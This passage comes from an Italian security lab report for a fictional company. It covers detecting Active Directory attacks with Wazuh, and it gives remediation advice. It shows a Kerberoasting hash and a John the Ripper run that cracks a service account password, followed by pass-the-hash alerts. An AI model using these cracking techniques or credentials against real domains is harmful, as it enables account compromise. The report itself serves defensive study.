0a6c2dd7add155d45a1f39fd90864ac361a51de79c57f35c867f9c5dc97497bed73c6519c38f801abc35539b7c804ffaab236fb086f9848ee66ba86e0e484381146ddd
a1bacffe4d62a2e7de727ab550fc3d4abbda036dce73baabb57bcffb7ab923649f5c4c63fc13293492096a42c3345fc3480f68aa8bd1028bef145edfb08c3591d854eb
1a2613503e299ff6a69176b4d16aa7543bc2dca4facca6d71792773253df46f76f3bc7957f92835036a2a580220721d3636ba50c7c6f361a71f86977307a6b680216aa
53f379e4cd4e70cd6e47e613a8670a10559ec02
```

Figura 36 — Impacket GetUserSPNs.py: ticket Kerberos $krb5tgs$23$ ottenuto per svc-backup (HTTP/backup.lab.local)

Il ticket è stato salvato su file e sottoposto a cracking offline con John the Ripper utilizzando la wordlist rockyou.txt. In soli 19 secondi la password dell'account di servizio è stata recuperata in chiaro.

```
┌──(vgum㉿kali)-[~]
└─$ john /tmp/kerberos_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Backup2024!      (?)
1g 0:00:00:19 DONE (2026-04-03 05:25) 0.05189g/s 744356p/s 744356c/s 744356C/s !!12Honey..Backup2024!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 37 — John the Ripper: password crackate — Backup2024! recuperata in 19 secondi (krb5tgs etype 23, MD4 HMAC-MD5 RC4)

Contestualmente, Wazuh ha rilevato l'autenticazione NTLM sospetta dall'IP di Kali Linux, classificandola automaticamente come possibile attacco Pass-the-Hash con tecnica T1550.002 , dimostrazione della capacità del SIEM di correlare eventi e identificare tecniche avanzate.

wazuh. Modules WIN-0SHQME8J... Security events

Apr 3, 2026 @ 11:31:25.400	T1550.002	T1078.002	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Successful Remote Logon Detected - User:\ajeje - NTLM authentication, possible pass-the-hash attack.	6	92652

Table JSON Rule

@timestamp	2026-04-03T09:31:25.400Z
_id	BJeuUp0BmlJik4JQ-Fu2
agent.id	005
agent.ip	192.168.148.148
agent.name	WIN-0SHQME8JCQB
data.win.eventdata.authenticationPackageName	NTLM
data.win.eventdata.elevatedToken	%%1842
data.win.eventdata.impersonationLevel	%%1833
data.win.eventdata.ipAddress	192.168.148.141
data.win.eventdata.ipPort	51558

Figura 38 — Wazuh: "Possible pass-the-hash attack" (T1550.002, T1078.002, Level 6) — IP sorgente Kali 192.168.148.141

8. DASHBOARD E STATISTICHE WAZUH

La dashboard di Wazuh fornisce una visione aggregata di tutti gli eventi di sicurezza rilevati. I grafici mostrano l'evoluzione temporale degli alert con un picco evidente in corrispondenza delle sessioni di attacco simulate. Le statistiche confermano l'intensità dell'attività svolta nel laboratorio.




Figura 39 — Dashboard Wazuh: 21.337 eventi totali, 2 alert Level 12, 19.448 authentication failure, 1.038 authentication success — picco durante le sessioni di attacco

Figura 40 — Dashboard Wazuh: Top 5 Alerts (Logon failure dominante), Top 5 Rule Groups (authentication_failed), Top 5 PCI DSS Requirements

9. VULNERABILITA' IDENTIFICATE

A seguito delle simulazioni effettuate, sono state identificate le seguenti vulnerabilità nell'infrastruttura del laboratorio, classificate per livello di rischio:

ALTA PRIORITA'
• Sessioni SMB anonime permesse: il Domain Controller accetta connessioni senza credenziali, consentendo l'enumerazione del dominio senza autenticazione (rilevato con enum4linux).
• Password account di servizio debole: la password Backup2024! dell'account svc-backup è stata crackate in 19 secondi tramite attacco dizionario — rischio Kerberoasting concreto.

PRIORITA' MEDIA
• Audit policy non configurata di default: la generazione degli Event ID critici richiede configurazione esplicita. Senza audit policy, il SIEM non riceve gli eventi necessari per il rilevamento.
• Firewall UFW disabilitato sul server SIEM: in produzione, il firewall dovrebbe essere abilitato con accesso limitato alle sole porte 1514/TCP e 1515/TCP.

PRIORITA' BASSA
• Account di servizio con privilegi eccessivi: svc-backup è membro del gruppo Domain Admins, ampliando la superficie d'attacco in caso di compromissione delle credenziali.
• Assenza di monitoraggio proattivo SPN: nessuna procedura periodica di verifica degli account con Service Principal Name registrati.

10. RACCOMANDAZIONI DI REMEDIATION

Le raccomandazioni sono organizzate per priorità temporale e includono la complessità implementativa stimata per facilitare la pianificazione degli interventi.

IMMEDIATO (0-7 giorni)

DISABILITAZIONE SESSIONI SMB ANONIME

Descrizione: il Domain Controller accetta connessioni SMB senza credenziali, consentendo l'enumerazione del dominio.

Remediation:

- Aprire gpedit.msc sul Domain Controller
- Navigare a: Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options
- Abilitare "Network access: Do not allow anonymous enumeration of SAM accounts" → Enabled
- Abilitare "Network access: Do not allow anonymous enumeration of SAM accounts and shares" → Enabled
- Eseguire gpupdate /force

Complessità: BASSA | Tempo stimato: 1 ora | Impatto operativo: NESSUNO

AGGIORNAMENTO PASSWORD ACCOUNT DI SERVIZIO

Descrizione: la password dell'account svc-backup è debole e soggetta a cracking offline tramite Kerberoasting.

Remediation:

- Impostare password di almeno 25 caratteri con caratteri speciali, numeri, maiuscole e minuscole
- Valutare la migrazione a Group Managed Service Account (gMSA) per rotazione automatica
- Verificare periodicamente tutti gli account con SPN registrati tramite: Get-ADUser -Filter {ServicePrincipalName -ne "$null"}

Complessità: BASSA | Tempo stimato: 30 minuti | Impatto operativo: NESSUNO

BREVE TERMINE (8-30 giorni)

ABILITAZIONE FIREWALL UFW SUL SERVER WAZUH

Descrizione: il firewall sul server SIEM è disabilitato, esponendo potenzialmente la console di gestione.

Remediation:

- Abilitare UFW: sudo ufw enable
- Aprire porta 1514/TCP per comunicazione agenti: sudo ufw allow 1514/tcp
- Aprire porta 1515/TCP per registrazione agenti: sudo ufw allow 1515/tcp
- Aprire porta 443/TCP per dashboard web: sudo ufw allow 443/tcp
- Limitare l'accesso alla dashboard ai soli IP autorizzati

Complessità: BASSA | Tempo stimato: 2 ore | Impatto operativo: BASSO

MEDIO TERMINE (31-90 giorni)

AUDIT POLICY COMPLETA E ALERT PERSONALIZZATI

Descrizione: l'audit policy non è configurata di default e mancano alert personalizzati per pattern di attacco avanzati.

Remediation:

- Abilitare tutte le sottocategorie critiche di audit tramite Group Policy
- Configurare alert Wazuh per rilevamento di: brute force riuscito (fallimenti seguiti da successo), creazione account privilegiati fuori orario, modifiche ai gruppi Domain Admins
- Implementare correlazione eventi per rilevamento Kerberoasting (Volume anomalo Event ID 4769)
- Eseguire revisione trimestrale dei privilegi di tutti gli account di servizio

Complessità: MEDIA | Tempo stimato: 3-5 giorni | Impatto operativo: NESSUNO

CONCLUSIONI FINALI

Il presente report ha documentato la progettazione e implementazione completa di un laboratorio di sicurezza informatica per ABCD S.p.A., comprensivo di Active Directory Domain Services, sistema SIEM Wazuh e simulazione di scenari di attacco realistici.

SINTESI DEI RISULTATI

Il laboratorio ha dimostrato con successo la capacità del SIEM Wazuh di rilevare e classificare in tempo reale le seguenti categorie di attacchi:

- Brute force su credenziali di dominio — rilevato da DC e client con classificazione MITRE T1078/T1531/T1110
- Privilege Escalation con aggiunta a Domain Admins — alert Level 12 con tecnica T1484
- Attacchi da Kali Linux: port scanning, brute force SMB, enumerazione aggressiva
- Kerberoasting con cracking offline — password account di servizio recuperata in 19 secondi
- Possibile Pass-the-Hash — rilevato automaticamente dal SIEM con tecnica T1550.002

CRITICITA' PRINCIPALI

- Sessioni SMB anonime: vulnerabilità immediata — remediation in 1 ora
- Password debole account di servizio: rischio Kerberoasting concreto — remediation in 30 minuti
- Audit policy: configurazione manuale necessaria per rilevamento completo
- Firewall SIEM disabilitato: da abilitare in ambiente di produzione

Lo stato complessivo della postura di sicurezza del laboratorio presenta criticità risolvibili con interventi tecnici ben definiti. Le vulnerabilità identificate sono di entità media e richiedono interventi di configurazione senza necessità di investimenti significativi in infrastruttura.

Si raccomanda di procedere con l'implementazione delle misure correttive secondo le priorità indicate nel presente report, iniziando dalle azioni a impatto immediato e zero costo operativo.

Viki Susanna Genovese

Data: 3 Aprile 2026